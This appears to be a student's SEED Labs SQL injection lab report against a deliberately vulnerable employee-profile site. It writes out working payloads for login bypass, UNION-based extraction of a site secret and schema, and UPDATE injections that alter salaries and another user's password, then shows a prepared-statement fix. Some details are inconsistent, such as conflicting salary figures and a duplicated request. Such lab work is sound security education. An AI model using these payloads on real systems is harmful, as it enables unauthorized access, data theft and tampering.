

Q3.1


(1) The exact content typed into USERNAME and PASSWORD:

USERNAME: Admin' #

PASSWORD:

Note: Nothing is typed into PASSWORD for this attack.

(2) Screenshots:



Employee Profile Login

USERNAME Admin' #

PASSWORD Password

Login

User Details								
Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Observation: Given that I know the admin's account name but not the password. I constructed an SQL injection attack by using the method above which exploits the vulnerability in the dynamic string evaluation in *unsafe_home.php*. In this attack, I entered the admin's account name in the username field, ended it by a single quote, followed by a comment symbol to comment out the rest SQL logic. I left the password field blank because the corresponding SQL logic had been commented out, so its value does not matter. Finally, I successfully logged into the web application as the administrator.

Q3.2

(1) The exact command line(s) used for the attack:

curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+%23&Password='

(2) The output of the command line:

```
[05/02/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items at all. Therefore the navbar tag starts before the php tag but it ends within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
```

```

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>
      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe_home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Edit Profile</a></li></ul><button onclick="logout()" type="button" id="logoffBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><div class="container"><br>
      <h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead class="thead-dark"><tr><th scope="col">Username</th><th scope="col">Eid</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bob</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
      <script type="text/javascript">
        function logout(){
          location.href = "logoff.php";
        }
      </script>
    </body>
  </html>[05/02/20]seed@VM:~$
```

(3) HTTP header used for constructing the attack from the command line:

```
GET http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27+%23&Password=
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Observation: In this attack, I constructed an SQL injection attack using the command line tool *curl*. First, I used HTTP Header Live to figure out what the GET request for logging in as the administrator and consequently getting all users information looks like by repeating the attack using the webpage in Task 2.1. After obtaining the form of the GET request, we use it to construct a curl command with the same parameters (username and password) used in Task 2.1. Notice that we encoded the special characters like the single quote and the hash symbol in the request. Finally, I successfully logged into the web application as the administrator and the users information was sent back and displayed on the screen.

Q 3.3

In Task 2.1, the GET request is submitted through an HTML form, so we do not have to encode the special characters. However, in Task 2.2, the GET request is constructed using the command line tool *curl* which requires the url to be properly encoded. Otherwise, the special characters (such as the single quote) will be interpreted by the shell, changing the meaning of the command.

Q 3.4

Observation: In this attack, I tried to use the same vulnerability in the previous two tasks to execute multiple SQL statements in a single attack. Specifically, I attempted to execute two SQL statements, where the first one is used to login as the admin, and the second one is used to delete Ted's record from the table *credential*. The two statements are separated by a semicolon. After I constructed the SQL statements and submitted the query through the login page, an error occurred saying "There was an error running the query [You have an error in your SQL syntax]". The attack was not successful.

Code:

USERNAME: Admin'; DELETE FROM credential WHERE Name = 'Ted' #

PASSWORD:

- The password is empty.

Screenshots:

- Error message:

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE Name = 'Ted' #' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n

- GET request when submitting the form:

```
GET http://www.seedlabsqlinjection.com/unsafe_home.php?username=Admin%27%3B+DELETE+FROM+credential+WHERE+Name+%3D+%27Ted%27+%23&Password=
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

- MySQL version:

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)
```

- Use of \$conn->query in *unsafe_home.php*:

```
else {
    // if user is admin.
    $conn = getDB();
    $sql = "SELECT id, name, eid, salary, birth, ssn, password, nickname, email, address, phoneNumber
    FROM credential";
    if (!$result = $conn->query($sql)) {
        die('There was an error running the query [' . $conn->error . ']\n');
    }
}
```

- Documentation for the PHP *query* function:

The screenshot shows the PHP documentation page for the `mysql_query` function. The page has a dark blue header with the PHP logo and navigation links: Downloads, Documentation (active), Get Involved, and Help. Below the header is a green bar with the text "The PHP Online Conference". The main content area has a dark blue sidebar with navigation links: PHP Manual, Function Reference, Database Extensions, Vendor Specific Database Extensions, MySQL, MySQL (Original), and MySQL Functions. The main content area is white and contains the following information:

- mysql_query** (PHP 4, PHP 5)
mysql_query — Send a MySQL query
- Warning** This extension was deprecated in PHP 5.5.0, and it was removed in PHP 7.0.0. Instead, the [MySQLi](#) or [PDO_MySQL](#) extension should be used. See also [MySQL: choosing an API](#) guide and [related FAQ](#) for more information. Alternatives to this function include:
 - [mysqli_query\(\)](#)
 - [PDO::query\(\)](#)
- Description**
- `mysql_query (string $query [, resource $link_identifier = NULL]) : mixed`
- `mysql_query()` sends a unique query (multiple queries are not supported) to the currently active database on the server that's associated with the specified `link_identifier`.

Explanation for failure to append a new statement:

The attack was not successful because this is a feature of PHP's MySQL extension trying to prevent SQL injection. The *query* function used in *unsafe_home.php* can only send a unique query to the currently active database on the server. Multiple queries are not supported.

Q 3.5

It depends on what the statement “Launch SQL injection by exploiting the ‘Password’ field” means.

Meaning 1: Both Username and Password fields can accept arbitrary user inputs.

Conclusion: Success. We do not need to exploit the PASSWORD field in order for the attack to be successful. Because the PHP code in *unsafe_home.php* only checks whether the id field and the username field are null, but it does not check if the password provided by the user matches the password stored in the database.

Meaning 2: The Username field must be “Admin”. But the Password field can accept arbitrary user inputs.

Conclusion: Failure. Since the Username field is fixed as “Admin”, I would have to provide the correct password for the admin, which is impossible. There is possibility for injecting SQL commands at the Password field. However, instead of the plain input password, the hashed input password is used for checking the credential. Any malicious SQL statement injected in the Password field will be hashed and therefore won’t be a valid SQL statement anymore. Since the attacker does not know the hash function beforehand, it is very difficult for him to do the reverse engineering and construct a valid SQL query after hashing.

Q 3.6

Yes. The attack was successful.


(1) The exact content typed into USERNAME and PASSWORD:

USERNAME: Rupert' UNION SELECT name, value, 0, 0, 0, 0, 0, 0, 0, 0, 0 FROM elgg_csrf.elgg_csrfdatalists
WHERE name = '__site_secret__' #

PASSWORD:

- The PASSWORD field is empty.

(2) The output of the successful attack:



Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

(3) Screenshots:

The content of the site secret:

```
mysql> SELECT value from elgg_csrfdatalists WHERE name = "__site_secret__";
+-----+
| value |
+-----+
| znX3fLhnHbHaWKVdnwMD45wqsdSOGzka |
+-----+
1 row in set (0.00 sec)
```

Description:

In the attack, I made use of the UNION keyword. First, I provided a non-existing username called "Rupert" so that the result of the SQL statement before UNION will be empty. Then, after the UNION, I constructed another SELECT statement that queries the site secret from csrflabelgg.com. Assume that I know the following information: 1. The database name "elgg_csrf". 2. The table name "elgg_csrfdatalists". 3. The schema (column names) of the table "elgg_csrfdatalists". I constructed the SELECT statement by providing the two column names "name" and "value" in the table "elgg_csrfdatalists" and then pad with 9 zeros to match the number of columns in the table "credential" in order for the UNION statement to be valid. Then I specified the table name and filtered the rows such that name = "__site_secret__". Then I used a hash symbol to comment out the rest SQL logic. Finally, I obtained the value of the "__site_secret__". After comparing it with the true value, I concluded that my attack was successful.

Q 3.7

(1) The exact content typed into USERNAME and PASSWORD

Three steps to carry out the attack:

a. Find the table name.

USERNAME: ' UNION SELECT 0, TABLE_NAME, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.TABLES WHERE TABLE_NAME LIKE '%elgg%' LIMIT 5, 1 #

PASSWORD:

- The PASSWORD field is empty.

b. Find the database name.

USERNAME: ' UNION SELECT 0, TABLE_SCHEMA, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.TABLES WHERE TABLE_NAME = 'elgg_csrfdatallists' #

PASSWORD:

- The PASSWORD field is empty.

c. Find the column names.

USERNAME: ' UNION SELECT 0, COLUMN_NAME, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.COLUMNS WHERE TABLE_NAME = 'elgg_csrfdatallists' #

USERNAME: ' UNION SELECT 0, COLUMN_NAME, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.COLUMNS WHERE TABLE_NAME = 'elgg_csrfdatallists' LIMIT 1, 1 #

PASSWORD:

- The PASSWORD field is empty.

(2) The output of the successful attack

a. Find the table name

elgg_csrfdatalists Profile

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

b. Find the database name

elgg_csrf Profile

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

- c. Find the column names

name Profile

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

value Profile

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

(3) Explain why 'show tables' work or doesn't work here.

'show tables' does not work here. Because the vulnerable SQL statement is a SELECT statement, and the PHP code in *unsafe_home.php* does not allow multiple SQL statements to execute in a single query. Therefore, I can only use the UNION keyword to inject other SELECT statements. Since 'show tables' is not a SELECT statement, there is no way to inject the 'show tables' statement while keeping the whole query valid.

However, I can still inject SELECT statements and obtain similar information as the 'show tables' statement would do. The trick is to use SQL injection to access the system table *TABLES* in the system database *information__schema*, which contains information for all the tables on the server. By using the pattern '%elgg%' for matching, and after a few trial and errors (by reading the top few results returned by the query one after another), I successfully found a table named *elgg_csrfdatalists* that might contain the sensitive information. After I got the table name, I can easily get the database name where the table resides by a second SQL injection attack, still by stealing information from the table *information__schema. TABLES*. To steal the column information of the table *elgg_csrfdatalists*, I carried out a third and fourth SQL injection by stealing information from another system table *information__schema.COLUMNS* providing the table name obtained before as the filter. Finally, I successfully got the database name, table name, and column names of the table that stores the sensitive information '*__site_secret__*'. So far, I have gathered all information needed to repeat the attack in Q3.6.

(4) Additional screenshots

Trial-and-error for finding the table name.

Attempt 1: (fail)



The screenshot shows a web application interface with a title 'elgg_csrfaccess_collections Profile'. Below the title is a table with two columns: 'Key' and 'Value'. The table contains eight rows, each with a key and a value of '0'. The keys are: Employee ID, Salary, Birth, SSN, NickName, Email, Address, and Phone Number.

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 2: (fail)

elgg_csrfannotations Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 3: (fail)

elgg_csrfapi_users Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 4: (fail)

elgg_csrfconfig Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 5: (success!)

elgg_csrfdatalists Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Q 4.1

(1) The exact contents filled into each field.

- a. First, get the table name *credential* by performing an attack on the login page.

USERNAME: ' UNION SELECT 0, TABLE_NAME, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.COLUMNS WHERE COLUMN_NAME = 'Nickname' #

PASSWORD:

- The PASSWORD field is empty.

- b. Second, get the schema of the table *credential* since we do not know that salaries are stored in a column called *salary*. Using the same trick as in Q3.7, first perform an attack on the login page. Again, trial-and-error is used for finding the column name of interest, i.e., salary.

USERNAME: ' UNION SELECT 0, COLUMN_NAME, 0, 0, 0, 0, 0, 0, 0, 0 FROM
information_schema.COLUMNS WHERE TABLE_NAME = 'credential' LIMIT 3, 1 #

PASSWORD:

- The PASSWORD field is empty.

- c. Next, using the column name *salary* obtained in part a, perform another SQL injection attack on the 'Edit Profile' page.

NICKNAME: ', salary = '90000' WHERE EID = '10000' #

All other fields are empty.

(2) Screenshots

Alice's profile before the attack:

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Attack in step a:

credential Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Trial-and-error in step b:
Attempt 1: (fail)

ID Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 2: (fail)

EID Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

Attempt 3: (success!)

Salary Profile	
Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0

HTTP GET request when performing the attack:

```
GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=%27%2C+salary+%3D+%2790000%27+WHERE+EID+%3D+%2710000%27%23&Ei
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Alice's profile after the attack:

Alice Profile	
Key	Value
Employee ID	10000
Salary	90000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Observations: I first performed an SQL injection attack on the login page to obtain the table name (*credential*) of interest by stealing the information from the system table *information_schema.COLUMNS*. Then I performed another SQL injection attack on the login page to obtain the column name *salary* of the table *credential* by stealing information from the same system table as in the previous step, using trial-and-error and finally got the column name *salary* that stores an employee's salary. Then I logged in as Alice and performed another SQL injection attack on the 'Edit Profile' page to change Alice's salary from 10000 to 90000. This is done by first ending the single quote, followed by an assignment of the new amount of salary, followed by a filter in the WHERE clause in order to modify only Alice's profile. Then I used a hash symbol to comment out the rest of the SQL UPDATE statement logic and consequently ended the query. Finally, I observed that Alice's salary has been successfully changed to the amount I specified in the attack, i.e. 90000.

Q 4.2

- (1) The exact contents filled into each field:

NICKNAME: ', salary = '1' WHERE NAME = 'Boby' #

All other fields are empty.

- (2) Screenshots

Boby's profile before the attack:

Boby Profile	
Key	Value
Employee ID	20000
Salary	50000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

HTTP GET request when updating Alice's profile:

```
GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=%27%2C+salary+%3D+%271%27+WHERE+NAME+%3D+%27Boby%27+%23&Em
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Boby's profile after the attack:

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Observations: I logged in as Alice and performed an SQL injection attack on the 'Edit Profile' page to change Boby's salary to 1. This is done by first ending the single quote, followed by an assignment of the new amount of salary, followed by a filter in the WHERE clause in order to modify only Boby's profile. Then I used a hash symbol to comment out the rest of the SQL UPDATE statement logic and consequently ended the query. Finally, I observed that Boby's salary has been successfully changed to the amount I specified in the attack, i.e. 1.

Q 4.3

(1) The exact contents filled into each field:

- a. Alice plans to change Bobby's password to her own password. She first performs an attack on the login page to obtain the hashed value of her own password.

USERNAME: ' UNION SELECT 0, PASSWORD, 0, 0, 0, 0, 0, 0, 0, 0 FROM credential WHERE EID = '10000' #

PASSWORD:

- The PASSWORD field is empty.

- b. Using the hashed value of the password obtained in step a, Alice performs an attack on her "update profile" page to change Bobby's password to her own password.

NickName: ', password = 'fdbe918bdae83000aa54747fc95fe0470fff4976' WHERE NAME = Bobby' #

All other fields are empty.

- c. Alice uses the new password for Bobby (i.e. Alice's own password) to log into the web application as Bobby.

USERNAME: Bobby

PASSWORD: seedalice

(2) Screenshots

The hashed value of Alice's password obtained from step a:

fdbe918bdae83000aa54747fc95fe0470fff4976
Profile

Key	Value
Employee ID	0
Salary	0
Birth	0
SSN	0
NickName	0
Email	0
Address	0
Phone Number	0


HTTP GET request when updating Alice's profile:

```
GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=%27%2C+password+%3D+%27fdbe918bdae83000aa54747fc95fe0470fff4976%2
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

HTTP GET request when Alice successfully logs in as Bobby:

```
GET http://www.seedlabsqlinjection.com/unsafe_edit_backend.php?NickName=%27%2C+password+%3D+%27fdbe918bdae83000aa54747fc95fe0470fff4976%2
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/unsafe_edit_frontend.php
Cookie: PHPSESSID=qdhad33pgr43abmodlv4pig4b2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Alice logs in Bobby's profile using the updated password:



Observations: The goal is to modify Bobby's password. In this case, Alice decides to change Bobby's password to her own password. Since the database stores the hash value of the passwords instead of the plaintext password string, Alice has to find out the hash value of her own password first. The attack is done by first performing an SQL injection attack on the login page to get the hash value of Alice's password, followed an SQL injection attack on Alice's "edit profile" page to update Bobby's password with her own using the hash value just obtained. Finally, Alice can log in Bobby's profile with the updated password, i.e., her own password.

Notice that if Alice wants to change Bobby's password to some other value other than her own password, she can: 1. Update her own password with the password she wants to set for Bobby. 2. Find the hash value of the new password using an SQL injection attack on the login page. 3. Perform an SQL injection attack on the update profile page using the hash value of the new password. 4. Log in as Bobby using the new password.

Q5

There were two categories of attacks in the previous tasks: 1. Attack on the login page. 2. Attack on the edit profile page. The vulnerable .php files are *unsafe_home.php* and *unsafe_edit_backend.php*, respectively. I chose Task 2.1 as the representative for the first type of attack and Task 3.1 as the representative for the second type of attack.

The PHP code in *unsafe_home.php* before modifying:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die('There was an error running the query [' . $conn->error . ']\n');
    echo "</div>";
}
/* convert the select return result into array type */
$return_arr = array();
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
```

The PHP code in *unsafe_home.php* after modifying:


```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
/*
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email, nickname, Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
*/

$stmt = $conn -> prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname
,Password
FROM credential
WHERE name = ? and Password = ?");
$stmt -> bind_param("ss", $input_uname, $hashed_pwd);
$stmt -> execute();
